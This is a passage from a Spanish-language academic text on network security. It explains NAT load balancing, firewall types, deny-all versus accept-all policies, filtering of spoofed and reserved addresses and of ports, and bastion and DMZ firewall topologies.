


Figura 3.1.3. Carga distribuida con doble acceso a Internet

Usando NAT, las computadoras locales necesitan solamente una dirección IP. Si tuviéramos un abastecedor favorito, podríamos usar las direcciones IPs de estos proveedores para las máquinas, pero también podemos usar IPs internas. Ahora, cuando un sistema interno quiere establecer una conexión nueva con Internet, este solamente envía sus paquetes a su puerta de enlace (enrutador) y la dirección fuente

son las de la red interna. El NAT conoce todas las conexiones que se realizan, decide que proveedor posee la mejor ruta, sustituye las direcciones fuente (interna) con la del proveedor elegido y los envía a los enrutadores de estos. Ya que la dirección de la fuente es una dirección de la red de los proveedores, las respuestas también vendrán de esta dirección, la máquina donde los paquetes son originados nunca llegan a saber que proveedor ha sido elegido, este proceso es transparente.

Se pueden usar los mismos algoritmos en cuanto a servidores virtuales, entonces se puede hacer el equilibrio de carga y se tiene una disponibilidad alta. La diferencia esencial a la puesta en práctica del servidor virtual es que se tiene que interferir con el proceso de enrutamiento.

3.1.4 Firewall (Cortafuegos)[4]

3.1.4.1 Introducción

La traducción más acertada de este término inglés al idioma español es la palabra cortafuegos, pero la palabra Firewall será la que se utilizará en este documento por ser la de mayor difusión.

Cortafuego o cortafuegos. (De cortar y fuego).

- m. Agr. Vereda ancha que se deja en los sembrados y montes para que no se propaguen los incendios.
- Arq. Pared toda de fábrica, sin madera alguna, y de un grueso competente, que se eleva desde la parte inferior del edificio hasta más arriba del caballete, con el fin de que, si hay fuego en un lado, no se pueda este comunicar al otro.

Estas dos definiciones nos dan una idea muy aproximada al significado de la palabra Firewall en términos informáticos, en ellas, aparecen términos como lado, lo que

[4] Apartado basado en :Marcus Goncalves. **Manual de Firewalls** Osborne McGraw-Hill

implica la existencia de dos o más partes y comunicar lo que pone de manifiesto que las partes están conectadas.

Un Firewall, es un sistema informático, simple o compuesto que actúa como punto de conexión segura entre otros dos o más sistemas informáticos.

Descendiendo en la abstracción, un cortafuego se sitúa entre dos o más redes con la intención de hacer cumplir unas determinadas directivas de seguridad sobre la comunicación entre ellas. Por ello, un cortafuego, puede ser desde un simple enrutador, un PC antiguo o una subred de servidores SOLARIS.

El término Firewall, puede concretarse de manera muy distinta según los mecanismos utilizados para su construcción, la familia de protocolos que reconoce (desde el estándar universal TCP/IP, hasta aproximaciones de corte comercial como NETBEUI de Microsoft, o IPX/SPX de Novell Netware), el nivel de la pila sobre el que actúa para un mismo protocolo, y la arquitectura de red subyacente.

Un Firewall tiene básicamente tres propósitos:

- Restringir la entrada a usuarios a puntos cuidadosamente controlados.
- Prevenir los ataques
- Restringir los permisos de los usuarios a puntos cuidadosamente controlados.

Un Firewall es vulnerable, él no protege de la gente que está dentro de la red interna. El Firewall trabaja mejor si se complementa con una defensa interna.

Un Firewall es la forma más efectiva de conectar una red a Internet y protegerla.

Un Firewall no puede proteger usuarios que usen MODEM para realizar sus conexiones ya que estas lo que hacen es crear una vía alterna de conexión dejando el Firewall de una lado y creando un agujero de seguridad, también aquellos usuarios descuidados no pueden controlarse a través de un Firewall, ya que si alguno de ellos

divulga su contraseña o la dejan a la vista será imposible de controlar. Lo que nos indica que un Firewall no puede estar solo, este debe ir acompañado de políticas estrictas de funcionamiento y reglas marcadas para que el Firewall sea funcional, de otra manera se está construyendo un sistema de seguridad sin bases sólidas.

El termino Firewall (o servidor de seguridad) tiene varios significados dependiendo de su utilización e implementación, en este dispositivo propiamente es que se implementarán las directivas de seguridad y será el encargado de ejecutarlas.

Una configuración simple suele recibir el nombre de Firewall bastión o defensa, debido a que es la principal línea de defensa, contra cualquier ataque desde el exterior .Todas las medidas de seguridad se implementan desde este defensor de su entorno, En consecuencia, es el que hace todo lo posible para proteger el sistema. Es el primer y único defensor contra el ataque.

Detrás de esta línea de defensa se encuentra el equipo o el grupo de equipos del usuario. El propósito de las máquinas Firewall puede ser simplemente servir como punto de conexión a Internet para otras máquinas de la red privada a la que está conectado. Es posible que dentro de esta red se ejecuten servicios privados locales, como un impresor o un servidor de archivos, pero seguramente se necesitará que todos los equipos tengan acceso a Internet a páginas Web o servicios de correo, y que a la vez una de las máquinas guarde información financiera de la empresa, o de otra manera puede ser que sólo se quiera acceso a Internet desde está máquina con la información financiera pero que nadie más la tenga.

El propósito del Firewall es hacer cumplir ciertas directivas de seguridad. Estas directivas reflejan las decisiones que se han tomado sobre que servicios deben ser accesibles a los equipos, que servicios se quieren ofrecer al exterior desde los equipos, que servicios se quieren ofrecer a los usuarios remotos o sitios específicos y que servicios se quieren tener en la red privada, para el acceso de los usuarios. Todas

las directivas de seguridad están relacionadas con el control de acceso y uso autenticado de servicios privados o protegidos.

Redes pequeñas no se enfrentan directamente a todas las cuestiones de seguridad, esto dependerá directamente de la cantidad de equipo, de la envergadura de la red, de los servicios que brindemos o que se acceden.

3.1.4.2 Filtrado de paquetes

El termino Firewall tiene varios significados, dependiendo del mecanismo que se use para implementarlo, la capa del modelo TCP/IP sobre el que funciona el Firewall y las arquitecturas de red y enrutamiento que se usen. Tres de los significados más comunes son:

- Firewall de filtrado de paquetes
- Pasarela de aplicación, también llamada de Firewall de host explorado
- Pasarela de circuito de nivel de aplicación, también llamada Firewall Proxy

Un Firewall de filtrado de paquetes se suele implementar dentro del sistema operativo y funciona en las capas de transporte y red IP. Protege los sistemas realizando las decisiones de enrutamiento después de filtrar los paquetes basándose en la información del encabezado del paquete IP.

Una pasarela de aplicación o Firewall de host explorado, se implementa en los niveles de arquitectura de red y configuración del sistema. El tráfico de red nunca pasa a través de la máquina de aplicación de pasarela. Todo el tráfico interno y externo, debe realizarse a través de la máquina de pasarela. Los usuarios locales deben iniciar la sesión en la máquina de pasarela y acceder a Internet desde allí, además la máquina de pasarela puede estar protegida mediante un Firewall de filtrado de paquetes tanto en la interfaz interna como la externa.

Un Firewall Proxy se suele implementar como una aplicación independiente para cada servicio con el que se desea usar un Proxy, cada aplicación Proxy aparece ante el servidor como el programa cliente, y ante el cliente como el servidor real, los programas clientes especiales, o programas de cliente configurados especialmente, se conectan al servidor en vez de a un servidor remoto. El Proxy establece conexión al servidor remoto en el lado de la aplicación cliente, después de sustituir la dirección origen del cliente por su propia dirección. Las aplicaciones Proxy pueden asegurar la integridad de los datos, es decir que se están intercambiando los datos apropiados para el servicio, que se filtran contra virus y se hacen cumplir las directivas de alto nivel de control de acceso detallado.

3.1.4.2.1 Funcionamiento

Un Firewall de filtrado de paquetes consta de una lista de reglas de aceptación y denegación. Estas reglas definen explícitamente los paquetes que se permiten pasar y los que no a través de la interfaz de red. Las reglas del Firewall usan el encabezado de los paquetes para decidir si enrutarlos a su destino, eliminar el paquete o bloquear un paquete y devolver una condición de error a la máquina emisora. Estas reglas se basan en la tarjeta de interfaz de red especifica y en los puertos de servicio UDP y TCP de la capa de transporte, los indicadores de conexión TCP, los tipos de mensajes ICMP del nivel de red y en si el paquete es entrante o saliente. Si se usa el modelo de referencia OSI para redes se dice que un Firewall trabaja en la capa de red y la capa de transporte.

La idea principal es que el usuario debe controlar con mucho cuidado lo que sucede entre Internet y la máquina que se ha conectado directamente a Internet. Sobre la interfaz externa a Internet, el usuario filtrará individualmente lo que procede del exterior y lo que sale de la máquina de forma tan precisa y explicita como sea posible.

Para que la configuración sea sencilla, podría servir de ayuda pensar en la interfaz de red como en un par E/S. El Firewall filtra independientemente lo que entra y lo que sale a través de la interfaz, el filtrado de entrada y el filtrado de salida pueden tener reglas

completamente diferentes. La lista de reglas que definen lo que puede entrar y lo que puede salir se llama cadena. El par E/S es la lista de reglas tanto de la cadena de entrada como la de salida, las listas se llaman cadenas por que se comparan en paquetes con cada regla de la lista, una a una, hasta que se encuentra una coincidencia.

Esto suena pesado y extenuante para el sistema, y lo es, pero no es un mecanismo de seguridad infalible, esto es una parte del problema solamente, es otro obstáculo a ser solventado en el esquema de seguridad. No todos los protocolos de comunicación de aplicación se prestan para el filtrado de paquetes. Este tipo de filtrado pertenece a un nivel demasiado bajo como para permitir autenticación y control de acceso preciso. Estos servicios de seguridad deben proporcionarse a niveles más altos. La capa de red no tiene la capacidad de verificar que máquina es quien o lo que dice ser. La única información de identificación disponible en este nivel es la información del encabezado donde se proporciona la dirección IP del origen y del destino, campos que pueden modificarse fácilmente, además ni la capa de transporte ni la capa de red pueden verificar si los datos de las aplicaciones son correctos. Sin embargo el nivel de paquete permite un control más preciso y sencillo sobre el acceso directo a un puerto, el contenido del paquete y los protocolos de comunicación correctos que se pueden establecer fácilmente o de forma adecuada, en niveles superiores.
Sin filtrado a nivel de paquete, el filtrado de alto nivel y las medidas de seguridad Proxy son inútiles o probablemente ineficaces. Hasta cierto punto, deben basarse en la exactitud del protocolo de comunicación subyacente.

Cada nivel de la pila de protocolos de seguridad agregan otra pieza que los demás niveles no pueden ofrecer fácilmente.

3.1.4.2.2 Directivas

Cada cadena del Firewall tiene una directiva predeterminada y una colección de acciones a realizar en respuesta a tipos de mensajes específicos, Cada paquete se compara, uno a uno, con cada regla de la lista hasta que se encuentra una

coincidencia. Si el paquete no coincide con ninguna regla fracasa y se aplica la **directiva predeterminada al paquete.** Hay dos perspectivas básicas de un Firewall:

- Denegar todo de forma predeterminada y permitir que pasen paquetes seleccionados de forma explicita.
- Aceptar todo de forma predeterminada y denegar que pasen paquetes seleccionados de forma explicita.

La directiva de negar todo es lo más recomendable, esta aproximación facilita la configuración de un Firewall seguro, pero es necesario habilitar explícitamente cada servicio y la transacción del protocolo relacionada con cualquier usuario. Esto significa que se debe comprender el protocolo de comunicación para cada servicio que se habilite, la propuesta denegar todo requiere preparar el terreno para habilitar el acceso a Internet. Algunos productos de Firewall comerciales sólo son compatibles con directivas de denegar todo.

La directiva aceptar todo facilita mucho la configuración y la puesta en funcionamiento de un Firewall, pero obliga a prever todo tipo de acceso imaginable que quiera deshabilitar, el problema es que no proveerá un tipo de acceso peligroso hasta que sea demasiado tarde, o posteriormente habilitará un servicio no seguro sin bloquear primero el acceso externo al mismo, en definitiva, programar un Firewall seguro para aceptar todo implica más trabajo, mayor dificultad y por tanto, más propenso a errores.

El mecanismo del Firewall ofrece la opción de rechazar o denegar los paquetes, términos en los cuales existe una diferencia, y es que cuando se rechaza un paquete, el paquete se descarta y se devuelve un mensaje de error ICMP al remitente. Cuando se deniega un paquete, simplemente se descarta este sin ningún tipo de notificación al remitente.

La denegación entonces es la mejor opción casi en todos los casos, hay tres razones para esto:

- Enviar un paquete de error duplica el tráfico de la red. La mayoría de paquetes se descartan por que son de origen malicioso.
- Cualquier paquete al que se responda se puede usar en un ataque de denegación de servicio.
- Cualquier respuesta, incluso un mensaje de error, ofrece información potencialmente útil para quien podría ser un hacker.

Por lo tanto se concluye que para poder construir un sistema de bloqueo de los paquetes estos se denegarán creando un sistema mucho más seguro.

3.1.4.3 Tipos de Filtrados

3.1.4.3.1 Filtrado de dirección origen remota

A nivel de paquete, el único medio de identificar el remitente del mismo es la dirección IP de origen del encabezado del paquete, este hecho deja una debilidad descubierta y es que podría ser víctima de una ataque Spoofing (robo de la dirección de origen), donde el que envía el paquete coloca en el campo adecuado una dirección que no es la autentica si no otra que puede ser una dirección para confundir a los administradores, u otra dirección la cual puede ser la de la víctima debido a que si en algún dado caso los paquetes son rechazados, todas las respuestas llegarán hacia esa máquina causando problemas.

3.1.4.3.2 Robo de dirección origen y direcciones ilegales

Existen 6 clases principales de direcciones origen que siempre se deben denegar en la interfaz conectada hacia la red pública, estas direcciones son las de paquetes entrantes que dicen ser una de las siguientes direcciones.

a) La propia dirección IP de la interfaz, nunca se verán paquetes entrantes legales con esta dirección, esta deducción es más que lógica pero pocos la consideran a la hora de configurar el Firewall, ya que la dirección de origen es la única información disponible, y esta es fácilmente modificable por medio de Spoofing.

Es necesario recalcar que ningún paquete se puede corroborar si procede de donde dice que procede.

b) Direcciones IP privadas de clase A, B y C. Un conjunto de direcciones de cada uno de los intervalos de clase son reservados para su uso en redes de área local privadas, estas no se pueden usar en Internet. Como tales estas direcciones las puede utilizar cualquier sitio de forma interna sin necesidad de comprar direcciones IP registradas, el Firewall no puede dejar pasar ningún paquete con estas direcciones en su campo de origen. Estas direcciones se suelen ver en redes de ISP locales debido a sistemas mal configurados, al igual que desde sitios donde se usa el robo de de direcciones. El rango de direcciones son los siguientes:
   a. **Clase A:** 10.0.0.0 a 10.255.255.255
   b. **Clase B:** 172.16.0.0 a 172.31.255.255
   c. **Clase C:** 192.168.0.0 a 192.168.255.255

c) Direcciones IP de multidifusión de clase D, estas direcciones se reservan para su uso como direcciones destino cuando participan en una difusión en una red multidifusión, como una difusión de sonido o de video, el intervalo comienza en la dirección 224.0.0.0 y termina en 239.255.255.255

d) Direcciones reservadas clase E, estas direcciones se han reservado para usos futuros y experimentales y no se asignan públicamente. El intervalo comienza en la dirección 240.0.0.0 y termina en 247.255.255.255 se supone que un Firewall no debe aceptar paquetes provenientes de estas redes, pero la probabilidad que las redes de defensa e inteligencia pierdan un paquete es remota.

e) Direcciones de interfaz de bucle invertido: esta es una interfaz de red privada que se usa en sistemas Unix para servicios locales basados en red. En lugar de enviar el tráfico local a través del controlador de la interfaz de red, el sistema

operativo toma un atajo a través de la interfaz de bucle invertido como una forma de mejorar el rendimiento. Por definición, el tráfico de bucle invertido apunta al sistema que lo generó, no sale de la red, el intervalo de las direcciones de bucle invertido son 127.0.0.0 a 127.255.255.255 normalmente se ve como 127.0.0.1 local host .

f) Direcciones de difusión mal formadas, las direcciones de difusión son direcciones especiales que se aplican a todas las máquinas de una red. La dirección 0.0.0.0 es una dirección de origen de difusión especial. La dirección de origen de difusión será 0.0.0.0 o una dirección IP normal. Los clientes DHCP verán los paquetes de difusión entrantes procedentes de la dirección destino 0.0.0.0, por supuesto esto no es común ni coherente pero para ataques maliciosos contra administradores descuidados esto sería posible.

Es posible que el administrador requiera aceptar ciertas clases de paquetes entrantes procedentes sólo de sitios externos específicos o personas concretas. En estos casos, las reglas del Firewall definirán direcciones IP específicas o un intervalo limitado de direcciones origen IP desde las que se aceptarán estos paquetes.

La primera clase de paquetes entrantes procede de servidores remotos que responderán a las peticiones del usuario, aunque algunos servicios, como los servicios Web o FTP, se puede esperar que procedan de cualquier lugar, otros servicios tendrán una procedencia legítima sólo si proceden del ISP o de los hosts seguros elegidos. Algunos ejemplos de servidores que es probable que sólo ofrezca el ISP son el servicio POP, la asignación de direcciones IP dinámicas DHCP y quizás las respuestas del servidor de nombre de dominio DNS.

La segunda clase de paquetes entrantes es la que procede de clientes remotos que acceden a los servicios que se ofrecen desde un sitio. De nuevo, aunque algunas conexiones de servicios entrante, como las conexiones al servidor Web, se puede esperar que procedan de cualquier sitio otros servicios locales sólo se ofrecerán a

unos pocos usuarios o amigos de confianza, algunos ejemplos de servicios locales restringidos pueden ser Telnet, SSH y Finger.

3.1.4.3.3 Filtrado de dirección de destino local

El puerto de destino en los paquetes identifica el programa o el servicio del equipo al que se dirige el paquete. Como ocurre con el puerto de origen, en general, todas las peticiones entrantes procedentes de clientes remotos a sus servicios siguen el mismo modelo, y todas las respuestas entrantes proceden de servicios remotos a sus clientes locales siguen un modelo diferente.

Las peticiones entrantes y las conexiones entrantes procedentes de clientes remotos a los servidores locales establecerán el puerto de destino al número de los servicios asignado al servicio particular. Un paquete entrante dirigido a un servidor Web local tendrá el puerto establecido a 80, que es el número del puerto de servicio http.

Las respuestas entrantes de los servidores remotos con los que se ha conectado tendrán el puerto destino en intervalo privilegiado. Si se conecta a un sitio Web remoto, todos los mensajes entrantes deberán tener un puerto destino entre 1024 y 65535.

3.1.4.3.4 Filtrado de paquetes salientes

Si el entorno representa un entorno seguro, filtrar los paquetes salientes no es tan importante como filtrar los paquetes entrantes.

El sistema no responderá a mensajes entrantes si estos no pasan antes por el Firewall. Aún así, el filtrado simétrico es más seguro, Este filtrado también protege a otras personas y al usuario, de posibles errores existentes en la máquina.

El mayor problema que podría pasar en la máquina es que un intruso puede tener éxito y conseguir una cuenta en el sistema. Filtrar los paquetes salientes proporciona algo más de protección, al menos hasta que el hacker consiga acceso de administrador o root y averigüe como deshabilitar el Firewall.

Filtrar los paquetes salientes también permite ejecutar servicios LAN sin perder paquetes locales Internet, a donde no pertenecen estos paquetes.

No es sólo el hecho de no permitir el acceso externo a los servicios de LAN, es también cuestión de no difundir información del sistema local en Intenet. Como por ejemplo cuando se utiliza un servidor local de DHCP, Web o Correo.

Otra posibilidad es bloquear los daños originados por las máquinas.

Filtrar los paquetes salientes basándose en la dirección de origen es fácil. Para un pequeño sitio o un equipo independiente conectado a Internet, la dirección de origen es siempre la dirección IP del equipo del usuario cuando funciona normalmente. No hay razón para permitir que un paquete saliente tenga otra dirección origen.

Al igual que con los paquetes entrantes, puede que quiera permitir que ciertas clases de paquetes salientes sólo se dirigían a redes remotas o máquinas individuales especificas. En estos casos, las reglas de Firewall definirán direcciones IP concretas o un intervalo restringido de direcciones IP destino donde se permitirán estos paquetes.

La primera clase de paquetes salientes a filtrar mediante la dirección destino son los paquetes destinados a servidores remotos con los que se ha contactado. Aunque puede esperar que algunos paquetes, como los destinados a servidores Web o FTP se dirigían a cualquier lugar de Internet. Otros servicios remotos sólo los ofrecerán de forma legitima el ISP o a Host seguros elegidos de norma concreta. Algunos de los servidores que probablemente solo los ofrecerá el ISP son: los servicios de correo POP, la asignación de direcciones IP dinámica DHCP y el servicio de noticias de Usenet.

La segunda clase de paquetes salientes que se deben filtrar por la dirección destino son los paquetes destinados a clientes remotos que acceden a servicios que se ofrece desde el sitio del usuario. De nuevo aunque algunas conexiones de servicios salientes

pueden ir a cualquier lugar, como las respuestas desde un servidor Web local, otros servicios locales sólo se ofrecerán a unos pocos sitios remotos seguros o amigos. Algunos por ejemplo de servicios locales restringidos pueden ser Telnet, SSH y Finger. No sólo las reglas de Firewall denegarán las conexiones entrantes generales a estos servicios, además tampoco permitirán respuestas salientes de estos servicios a nadie.

Para filtrar un puerto de origen local es necesario definir explícitamente los puertos de servicio que se pueden usar lo cual tiene dos propósitos: el primero para los programas de cliente y el segundo para los programas de servidor. Especificar los puertos origen que se permiten para las conexiones salientes ayuda a asegurar que los programas se comportan correctamente, y protege a otras personas de cualquier tráfico de red local que no pertenezca a Internet.

Las conexiones salientes desde los puertos locales casi siempre se originan desde un puerto de origen no privilegiado. Restringir los clientes a los puestos no privilegiados en las reglas del Firewall ayuda a proteger a otras personas de posibles errores en su extremo, asegurando que los programas cliente se comportan como se espera.

Los paquetes salientes desde los programas de servidor locales se originan siempre desde el puerto de servicio asignado. Si se restringen los servidores a los puertos asignados a nivel de Firewall, se aseguran que los programas de servidor funcionan correctamente a nivel de protocolo. Lo más importante es que todo esto sirve de ayuda para proteger todos los servicios privados de red local que se estén ejecutando desde un acceso exterior. También ayuda a proteger los sitios remotos, para que el tráfico de red que debería permanecer confinado a los sistemas locales, no cause molestias.

Se debe también filtrar los paquetes por puerto de destino remoto. Los programas clientes locales están diseñados para conectarse a servidores de red que ofrecen sus servicios desde los puertos de servicio asignados. Desde esta perspectiva, restringir los clientes locales para que sólo se puedan conectar los puertos de servicio

asociados asegura la exactitud del protocolo. Restringir las conexiones de los clientes a puertos destinos específicos también sirve para un par de propósitos:

- Ayuda a vigilar programas de red privados y locales que de forma inadvertida intentan acceder a servidores de Internet.
- Hace todo lo posible para no permitir los errores salientes, las exploraciones de puerto y otras acciones incorrectas que se originan en el sitio.

Los programas servidor locales casi siempre participarán en las conexiones que se originan desde puertos no privilegiados. Las reglas de Firewall restringen el tráfico saliente de servidores sólo a puertos destinos no privilegiados.

3.1.4.3.5 Puertos

Los servicios basados en red son programas que se ejecutan en una máquina a los que pueden acceder a otros equipos en la red. Los puertos de servicio identifican los programas y las sesiones individuales o las conexiones que se realizan. Los puertos son los identificadores numéricos para los diferentes servicios de red y además se usan como los identificadores numéricos para los extremos finales de una conexión, los números de puerto de servicio van desde 0 hasta 65535.

Los programas de servidores escuchan las conexiones entrantes en un puerto de servicio asignado por estos, por convención histórica, los servicios de red principales están asignados a números de puerto bien conocidos, en el intervalo inferior, desde 1 a 1023, estas asignaciones numéricas de puerto a servicio las coordina la autoridad de asignación de números de Internet (IANA Internet Assignement Number Authority) como un conjunto de convenciones o estándares universales de mutuo acuerdo.

Estos puertos de intervalo inferior se llaman puertos privilegiados por que sus propietarios son programas que ejecutan privilegios del nivel de sistema (administrador o root). La idea es incrementar la confianza en que el programa del cliente está realmente conectado al servicio anunciado que se desea, eso es lo que se supone,

pero nada da garantía de ello. El usuario nunca puede tener absoluta certeza de que una máquina remota o un servicio remoto es quien o lo que dice ser.

Un servicio divulgado es simplemente un servicio disponible en Internet desde un puerto asignado. Si una máquina no ofrece un servicio en particular y alguien intenta conectarse al puerto asociado con dicho servicio, no ocurrirá nada, está intentando entrar, pero nadie lo dejará entrar por que no existe tal conexión.

Los números de puerto superiores, desde el 1024 hasta 65535, se llaman puertos no privilegiados, sirven para un propósito doble, casi siempre estos se asignan en forma dinámica al cliente de una conexión, la combinación de pares de números de puerto cliente y servidor junto con sus respectivas direcciones IP, identifican uniquivocamente una conexión.

Además los puertos en el intervalo de 1024 hasta 49151 están registrados por el IANA estos puertos pueden usarse como parte del conjunto no privilegiado general, pero también se asocian a servicios particulares como SOCKS o servidores XWindows, En un principio, la idea era que esos servicios que se ofrecían en los puertos superiores no se ejecutaran con privilegios de administrador. Eran para que los usaran los programas no privilegiados, de nivel de usuario en cada caso concreto, se puede mantener o no la convención.

En la tabla de la siguiente página se muestran algunos de los números de puerto relacionado con el servicio que manejan:

Nombre del puerto	Número de puerto/ Protocolo	Alias
FTP	21/tcp	
Telnet	23/tcp	
SMTP	25/tcp	mail
Whois	43/tcp	Nickname
Domain	53/tcp	Nameserver
Domain	53/Udp	Nameserver
Finger	79/tcp	
POP-3	110/tcp	
nntp	119/tcp	Readnews
WWW	80/tcp	http
Auth	113/tcp	Ident
Ntp	123/udp	
https	443/tcp	

Figura 3.1.4. Tabla de asignación de puertos

3.1.4.4 Topologías de conexiones

Existen dos tipos básicos de topologías de conexión para redes protegidas, la primera es la configuración básica en la que los servicios se alojan en la misma máquina Firewall.




Figura 3.1.5. El Firewall se encuentra en el mismo servidor

La segunda es la de Firewall bastión que implica funcionar como puente para dos redes, y las de Firewall bastión con Firewall de contención.




Figura 3.1.6. Firewall Bastión

La configuración básica puede adecuarse a un sistema particular, este es prácticamente un buen sistema que se puede implementar para una red independiente y personal, se puede mejorar aún más con un sólo Firewall bastión con doble tarjeta como paso intermedio entre la red interna y la externa.

Al tener un Firewall bastión, si este se ve comprometido, toda la red estaría amenazada; por lo tanto las organizaciones más grandes y las redes corporativas no pueden depender de una sola máquina para brindar seguridad a los recursos, datos y sistemas. Se deberá crear un sistema más complejo que, proteja al máximo los sistemas. Para esto se creo el sistema de Zona desmilitarizada que consta de un Firewall bastión junto con un Firewall de contención, como se muestra en la figura:




Figura 3.1.7. Versión con un solo sistema que alberga ambos Firewall




Figura 3.1.8. Versión formal con dos sistemas Firewall, la más recomendada.

